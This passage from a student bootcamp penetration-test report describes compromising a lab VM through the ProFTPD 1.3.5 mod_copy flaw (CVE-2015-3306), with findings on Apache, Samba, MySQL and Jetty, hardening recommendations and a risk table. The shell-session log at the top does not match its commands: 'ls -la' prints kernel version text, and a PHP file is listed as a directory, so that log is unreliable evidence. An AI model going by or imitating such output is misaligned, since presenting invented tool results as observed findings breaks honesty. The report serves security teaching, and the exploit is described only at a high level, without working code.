[*] Command shell session 1 opened (192.168.31.93:4444 -> 192.168.31.170:52840) at 2025-08-18 11:34:57 -0400

whoami
www-data
ls -la
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
ls /var/www/html
drwxr-xr-x 2 www-data www-data 4096 Aug 18 11:34 .
drwxr-xr-x 2 www-data www-data 4096 Aug 18 11:34 ..
drwxr-xr-x 2 www-data www-data 4096 Aug 18 11:34 drupal
drwxr-xr-x 2 www-data www-data 4096 Aug 18 11:34 payroll_app.php
drwxr-xr-x 2 www-data www-data 4096 Aug 18 11:34 phonyadmin

```

3. Vulnerability Explanation – ProFTPD mod_copy

- The **mod_copy** module allows file copy operations (SITE CPFR, SITE CPTO).
- In **ProFTPD 1.3.5**, access control was improperly enforced:
 - Attackers can copy files into web directories.
 - Malicious payloads can be uploaded.
- Impact:** Remote Command Execution → full shell access.

Exploit Path in this case:

- Malicious file copied to /var/www/html.
- Triggered via browser.
- Remote shell obtained.

4. Additional Findings

- Apache:** Directory listing exposes sensitive files.
- Samba:** Null session allowed → information disclosure.
- MySQL:** Remote access open.
- Jetty 8.1.7:** Multiple RCE CVEs exist.

5. Recommendations

- **ProFTPD:** Upgrade to >1.3.5a or disable mod_copy.
 - **Apache:** Disable directory listing.
 - **Samba:** Restrict access, enable message signing.
 - **MySQL:** Disable remote root login, enforce strong credentials.
 - **Jetty:** Upgrade to supported version.
 - **General:** Apply patching, network segmentation, and least privilege.
-

6. Risk Assessment Table

Service / Component	Vulnerability	CVE	Risk	CVSS v3.1 Score
ProFTPD 1.3.5	mod_copy RCE	CVE-2015-3306	■ Critical	9.8 (CRITICAL)
Apache 2.4.7	Directory listing	N/A	■ Medium	5.3 (MEDIUM)
Samba 3.x	Null session, no signing	N/A	■ High	7.4 (HIGH)
MySQL	Remote access exposed	N/A	■ High	7.5 (HIGH)
Jetty 8.1.7	Outdated, RCE CVEs	Multiple	■ High	8.1 (HIGH)

7. Conclusion

The vulnerable VM was successfully compromised using a **ProFTPD mod_copy RCE exploit**, granting shell access. Several additional misconfigurations (Apache directory listing, Samba, MySQL, Jetty) make the system insecure.

With layered patching, service hardening, and proper segmentation, these vulnerabilities can be mitigated.

8. References

- CVE-2015-3306: [MITRE](#)

- Nmap Documentation: <https://nmap.org/book/>
 - Metasploit Unleashed: <https://www.offsec.com/metasploit-unleashed/>
 - Apache Security: https://httpd.apache.org/docs/2.4/misc/security_tips.html
 - Samba Security: https://wiki.samba.org/index.php/Samba_Security
 - Jetty Vulnerabilities: <https://www.eclipse.org/jetty/security-reports.html>
-

 **Prepared By:** vaishnav k

 **Date:** Aug 18, 2025

 **For:** Cybersecurity Bootcamp – Task 4
